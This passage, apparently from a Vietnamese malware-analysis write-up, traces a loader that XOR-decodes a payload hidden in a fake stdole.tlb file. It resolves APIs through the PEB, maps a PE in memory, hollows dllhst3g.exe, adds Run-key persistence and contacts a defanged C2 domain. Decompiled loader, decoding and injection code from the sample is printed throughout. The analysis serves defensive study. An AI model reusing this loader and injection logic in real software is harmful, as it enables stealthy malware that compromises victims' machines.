





Thực hiện vòng lặp sử dụng ***xor*** để decode toàn bộ dữ liệu của ***stdole.tlb*** đã được copy lên memory:

```
j = 0;
k = 0;
*v20 = p_mem_alloc_cp;
v32[0] = 0x90005;
v32[1] = 0x40003;
v32[2] = 0x90006;
v32[3] = 0x80003;
v32[4] = 0x60002;
v32[5] = 0x10004;
v32[6] = 0x50009;
v32[7] = 0x30005;
v32[8] = 0x20008;
v32[9] = 0x10004;
v32[0xA] = 0x80003;
v32[0xB] = 0x50004;
v32[0xC] = 0x70006;
v32[0xD] = 0x70006;
v32[0xE] = 0x30007;
v32[0xF] = 0x70008;
v32[0x10] = 0x60001;
v32[0x11] = 0x50003;
v32[0x12] = 0x90007;
for ( i = 5; j < size_of_stdole; ++k )
{
  if ( k == 0x28 )
  {
    k = 0;
  }
  *((_BYTE *)p_mem_alloc_cp + j++) ^= *((_BYTE *)v32 + 2 * k);
}
```

Kết quả có được sau khi decode, nghi ngờ khả năng đây có thể sẽ là một PE file khác:



Qua rất nhiều *rop_chain* (tôi đoán thế :D) thì sẽ nhảy tới vùng nhớ trên để thực thi code (*Cách nhanh nhất thì các bạn có thể đặt một **HWBP on Execute** tại 4 bytes đầu **0x50 0x68 0xA7 0x45**; sau đó nhấn F9 là tới*):



Shellcode tại ***0x01A10000*** sẽ truy cập ***PEB (Process Environment Block)*** để lấy ra địa chỉ base address của ***kernel32.dll***:

```
kernel32_dll[0] = 'K';
kernel32_dll[1] = 'E';
kernel32_dll[2] = 'R';
kernel32_dll[3] = 'N';
kernel32_dll[4] = 'E';
kernel32_dll[5] = 'L';
kernel32_dll[6] = '3';
kernel32_dll[7] = '2';
kernel32_dll[8] = '.';
kernel32_dll[9] = 'D';
kernel32_dll[0xA] = 'L';
kernel32_dll[0xB] = 'L';
```

```
01A34622   64:A1 30000000   mov    eax, dword ptr fs:[0x30]
01A34628   8B40 0C          mov    eax, dword ptr [eax+0xC]
01A3462B   8B40 0C          mov    eax, dword ptr [eax+0xC]
01A3462E   EB 50            jmp    short 01A34680
01A34630   8D4D 84          lea    ecx, dword ptr [ebp-0x7C]
01A34633   894D FC          mov    dword ptr [ebp-0x4], ecx
01A34636   8B48 30          mov    ecx, dword ptr [eax+0x30]
Stack address=007DFBD4, (UNICODE "KERNEL32.DLL")
ecx=009B83C8
```

Sau khi có được base address của ***kernel32.dll***, shellcode sẽ tìm địa chỉ của hàm API ***GetProcAddress***:

```
GetProcAddress = 0;
v72 = 0;
if ( v10 > 0 )
{
  while ( 1 )
  {
    a1 = v4 + *(_DWORD *)(v11 + 4 * v72);
    if ( *(_BYTE *)a1 == 'G'
      && *(_BYTE *)(a1 + 1) == 'e'
      && *(_BYTE *)(a1 + 2) == 't'
      && *(_BYTE *)(a1 + 3) == 'P'
      && *(_BYTE *)(a1 + 4) == 'r'
      && *(_BYTE *)(a1 + 5) == 'o'
      && *(_BYTE *)(a1 + 6) == 'c'
      && *(_BYTE *)(a1 + 7) == 'A'
      && *(_BYTE *)(a1 + 8) == 'd'
      && *(_BYTE *)(a1 + 9) == 'd' )
    {
      break;
    }
    if ( ++v72 >= v10 )
    {
      goto LABEL_28;
    }
  }
  a1 = v72;
  v11 = *(_WORD *)(*(_DWORD *)(v9 + 0x24) + 2 * v72 + v4);
  GetProcAddress = (int (__fastcall *)(int, int, int, int *))(v4 + *(_DWORD *)(*(_DWORD *)(v9 + 0x1C) + 4 * v11 + v4));
}
```

```
eax=76F21813 (kernel32.GetProcAddress)
Stack ss:[007DFC3C]=00000000
```

Với hàm API ***GetProcAddress***, shellcode sẽ lấy địa chỉ của các hàm API khác là ***LoadLibraryA***, ***VirtualAlloc***, ***FreeLibraryA***, ***Sleep***:

```
LoadLibraryA[0] = 'daoL';
LoadLibraryA[1] = 'rbiL';
LoadLibraryA[2] = 'Ayra';
v54 = 0;
p_LoadLibraryA = (int (__stdcall *)(int))GetProcAddress(v11, a1, hModule, LoadLibraryA);
VirtualAlloc[0] = 'triV';
VirtualAlloc[1] = 'Alau';
VirtualAlloc[2] = 'coll';
v56 = 0;
p_VirtualAlloc = ((int (__stdcall *)(int, int *))GetProcAddress)(hModule, VirtualAlloc);
FreeLibraryA[0] = 'eerF';
FreeLibraryA[1] = 'rbiL';
FreeLibraryA[2] = 'yra';
p_FreeLibraryA = (void (__stdcall *)(int))((int (__stdcall *)(int, int *))GetProcAddress)(hModule, FreeLibraryA);
*(_DWORD *)Sleep = 'eelS';
Sleep[2] = 'p';
p_Sleep = (void (__stdcall *)(unsigned int))((int (__stdcall *)(int, __int16 *))GetProcAddress)(hModule, Sleep);
```

Sử dụng hàm ***VirtualAlloc*** để cấp phát một vùng nhớ và gọi hàm ***decode_data()*** để decode bytes trong shellcode vào vùng nhớ cấp phát:

```
counter = 4 * dwSize;
// MEM_COMMIT + PAGE_READWRITE
p_mem = ((int (__stdcall *)(_DWORD, int, signed int, signed int))p_VirtualAlloc)(0, 4 * dwSize, 0x1000, 4);
v63 = p_mem;
if ( p_mem && counter > 0 )
{
  do
  {
    *(_BYTE *)(--counter + p_mem) = 0;
  }
  while ( counter );
}
decode_data(data_in_sc, dwSize, p_mem, &v50);
```

```
01880000 0D 0A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
01880010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
01880020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01880030 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00
01880040 6C 03 0A 3C C5 00 37 8B 95 98 9B 1B F3 93 B2 07
01880050 E0 F9 2C CD 2E 6F F0 4A 9A C4 62 E5 3C C8 E1 0A
01880060 21 5D 94 DA 36 D0 67 20 67 69 50 87 09 40 D7 0B
01880070 75 53 D5 AE F6 D6 7C 6C E6 CA 97 70 13 D1 13 88
01880080 68 41 BF D7 C9 77 50 CA 3E 6E A8 4D 54 90 58 3E
01880090 C0 CB 63 21 46 E8 45 16 D9 18 33 09 04 D0 A5 29
018800A0 88 D7 12 9B 47 9E FA 6F 60 CF 2A D3 9C 28 3C 86
018800B0 09 8A 5D 90 E4 4D 53 31 BC D7 BE 17 D5 6D 9D D3
018800C0 CB 48 15 8E 77 EC 6E F8 16 B5 5F 82 A8 B3 8B CD
018800D0 97 B8 4B 62 99 AE AE A3 D7 2E BE 02 4F 4F 05 70
018800E0 77 BC 50 18 23 0A B3 4E A8 48 CD C2 42 D7 4D FA
018800F0 0D 0A 00 00 4C 01 05 00 DE 99 C5 5B 00 00 00 00
01880100 00 00 00 00 E0 00 02 21 0B 01 09 00 00 2C 03 00
01880110 00 62 01 00 00 00 00 00 7D 8E 01 00 00 10 00 00
01880120 00 40 03 00 00 00 00 10 00 10 00 00 00 02 00 00
01880130 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00
01880140 00 10 05 00 00 04 00 00 60 84 05 00 02 00 40 01
01880150 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00
01880160 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00
01880170 54 E6 03 00 18 01 00 00 00 80 04 00 B4 01 00 00
```

Tiếp tục sử dụng ***VirtualAlloc*** để cấp phát thêm một vùng nhớ khác với kích thước lấy từ vùng nhớ trên (***dwSize = SizeOfImage = PE_header + 0x50***) và thiết lập vùng nhớ mới này là ***PAGE_EXECUTE_READWRITE***:

```
pe_header = pp_mem + *(_DWORD *)(pp_mem + 0x3C);
// get SizeOfImage and change the state:
// MEM_COMMIT + PAGE_EXECUTE_READWRITE
p_mem2 = ((int (__stdcall *)(_DWORD, _DWORD, signed int, signed int))p_VirtualAlloc)(
           0,
           *(_DWORD *)(pe_header + 0x50),
           0x1000,
           0x40);
pp_mem2 = p_mem2;
addr_ep = p_mem2 + *(_DWORD *)(pe_header + 0x28);// AddressOfEntryPoint
v45 = p_mem2;
section_header = *(_WORD *)(pe_header + 0x14) + pe_header + 0x18;
```

Sau khi lấy được section header tại vùng nhớ ***0x01880000*** ở trên, thực hiện vòng lặp để copy toàn bộ các section data sang vùng nhớ mới được cấp phát:

```
p_VirtualAlloc = 0;
if ( *(_WORD *)(pe_header + 6) > 0u )         // pe_header+ 0x6 = Number of Sections
{
  praw_data = (_DWORD *)(section_header + 0x14);// DWORD PointerToRawData
  praw_data2 = (_DWORD *)(section_header + 0x14);
  do
  {
    raw_data = pp_mem + *praw_data;
    v65 = *(praw_data - 1);
    pcode_in_mem2 = pp_mem2 + *(praw_data - 2);
    if ( pcode_in_mem2 && raw_data )
    {
      if ( (unsigned int)v65 > 0 )
      {
        v22 = (_BYTE *)(pcode_in_mem2 + v65);
        v23 = raw_data - pcode_in_mem2;
        do
        {
          --v65;
          --v22;
          *v22 = v22[v23];
        }
        while ( (unsigned int)v65 > 0 );
      }
      praw_data = praw_data2;
    }
    num_of_sections = *(_WORD *)(pe_header + 6);
    ++p_VirtualAlloc;
    praw_data += 0xA;
    praw_data2 = praw_data;
  }
  while ( p_VirtualAlloc < num_of_sections );
}
```


Tiến hành resolve toàn bộ địa chỉ API ghi lại vào IAT của vùng nhớ mới:

```
009440C8 | 76F9A75F | kernel32.GlobalFlags
009440CC | 76F214DD | kernel32.GetCurrentThreadId
009440D0 | 76F2771D | kernel32.GlobalAddAtomW
009440D4 | 76F2179F | kernel32.GetModuleHandleA
009440D8 | 76F2167F | kernel32.GetVersionExA
009440DC | 76F27036 | kernel32.LoadLibraryA
009440E0 | 76F28355 | kernel32.GlobalDeleteAtom
009440E4 | 76F217D4 | kernel32.GlobalFindAtomW
009440E8 | 76F2624E | kernel32.CompareStringA
009440EC | 76F26ADB | jmp to KernelBa.CreateFileA
009440F0 | 76F260A7 | jmp to KernelBa.GetDriveTypeA
009440F4 | 76F25CD6 | kernel32.GetCurrentDirectoryA
009440F8 | 76F2722C | jmp to KernelBa.WriteConsoleW
009440FC | 76F26270 | jmp to KernelBa.GetConsoleOutputCP
00944100 | 76FA714E | jmp to KernelBa.WriteConsoleA
00944104 | 76F26334 | kernel32.GetLocaleInfoA
00944108 | 76F26154 | kernel32.GetStringTypeW
0094410C | 76F29A4B | kernel32.GetStringTypeExA
00944110 | 76FA142D | kernel32.LCMapStringA
00944114 | 76F2198D | kernel32.lstrcmpW
00944118 | 76F21644 | kernel32.InterlockedIncrement
0094411C | 76F2172F | jmp to KernelBa.GetSystemTimeAsFileTime
00944120 | 76F2140C | kernel32.GetTickCount
00944124 | 76F2155A | kernel32.QueryPerformanceCounter
00944128 | 76F25C16 | jmp to KernelBa.GetEnvironmentStringsW
0094412C | 76F25C05 | kernel32.FreeEnvironmentStringsW
00944130 | 76F271CD | jmp to KernelBa.GetEnvironmentStringsA
00944134 | 76F271BC | kernel32.FreeEnvironmentStringsA
00944138 | 76F21010 | kernel32.GetStartupInfoA
0094413C | 76F24E82 | jmp to KernelBa.GetFileType
00944140 | 76F25C32 | kernel32.SetHandleCount
00944144 | 76F9DFCF | kernel32.GetDateFormatA
00944148 | 76F9E0E0 | kernel32.GetTimeFormatA
```


Sau khi lấy địa chỉ của toàn bộ các API cần thiết, sử dụng lệnh call để nhảy tới vùng nhớ để thực hiện lệnh:

```
((void (__stdcall *)(int, signed int, _DWORD))addr_ep)(pp_mem2, 1, 0);
p_Sleep(0xFFFFFFFF);
return 0;
```

Tiếp tục debug xuyên qua nhiều lớp call sẽ tới đoạn gọi hàm ***CreateThread*** để tạo một thread mới:




Đi tới *ThreadFunction* tại địa chỉ ***0x01EE35D0***. Code tại đây thực hiện lấy thông tin binary có sẵn của Windows là ***dllhst3g.exe***:




Xem tổng quan code thì thấy có đoạn code liên quan đến C2 (*login[dot]dangquanwatch[dot]com*):


Tạo một thread khác làm nhiệm vụ tạo Persistent trong Registry ***HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run***:




Gọi hàm ***WritePrivateProfileStringW*** để ghi string vào file tại "***C:\ProgramData\desktop.ini***":

Thiết lập thuộc tính cho file với hàm ***SetFileAttributesW***:






Tạo một *Mutex {986AFDE7-F299–4A7D-BBF4-CA756FC01F1B65027208},* tuy nhiên handle tới mutext này sẽ bị đóng ngay sau đó:





Tiếp tục sử dụng bộ API ***CreateFileW***, ***GetFileSize***, ***VirtualAlloc***, ***ReadFile*** để một lần nữa đọc ra nội dung được lưu trong file ***%AppData%\Microsoft\Windows\Printer Shortcuts\stdole.tlb*** và thực hiện decode dữ liệu giống như đã nói ở bước trước:

Press enter or click to view image in full size




Thực hiện kĩ thuật inject code bằng cách gọi hàm ***CreateProcessW*** để khởi động tiến trình ***dllhst3g.exe*** ở trạng thái ***Suspended***:







Cấp phát vùng nhớ trong tiến trình này thông qua hàm ***VirtualAllocEx***:



Gọi hàm ***WriteProcessMemory*** để ghi dữ liệu từ ***0x00F90000*** (*buffer chứa data đã decode của stdole.tlb*) vào vùng nhớ đã cấp phát tại tiến trình ***dllhst3g.exe***, đặt lại thread context và resume thread. Lúc này ***dllhst3g.exe*** sẽ thực thi bình thường và thực thi luôn malicious code:







8. Debug dllhst3g.exe


Hoàn thành xong việc inject code vào ***dllhst3g.exe*** sẽ gọi ***ExitProcess*** để kết thúc tiến trình ***QcConsol.exe*** và tiếp tục thực thi tiến trình ***dllhst3g.exe***. Do ***dllhst3g.exe*** bị inject code của file *stdole.tlb* sau khi decode trên bộ nhớ, nên cách thức hoạt động cũng tương tự. *Để có thể debug xem* ***dllhst3g.exe*** sẽ làm gì *thì trước khi thực hiện bước* ***WriteProcessMemory*** *ở trên, sửa 2 bytes đầu là* ***0x50 0x68*** *thành* ***0xEB 0xFE***. *Sau khi resume thread, mở một debugger khác để attach và khôi phục lại 2 bytes đã bị sửa.*

Lúc này, debug sẽ thấy code tạo một mutext và đọc lại nội dung từ file "***C:\ProgramData\desktop.ini***" và decode string trong file này thành:




Gắn thêm tham số: *0206F4E4 00D80B30 UNICODE ""C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Shortcuts\QcConsol.exe"* ***-LowIntegrityServer***" và gọi hàm ***WinExec*** để thực thi





Tiến trình mới này sẽ kết nối tới C2 (***Ở đây tôi đang lái traffic về REMnux***):



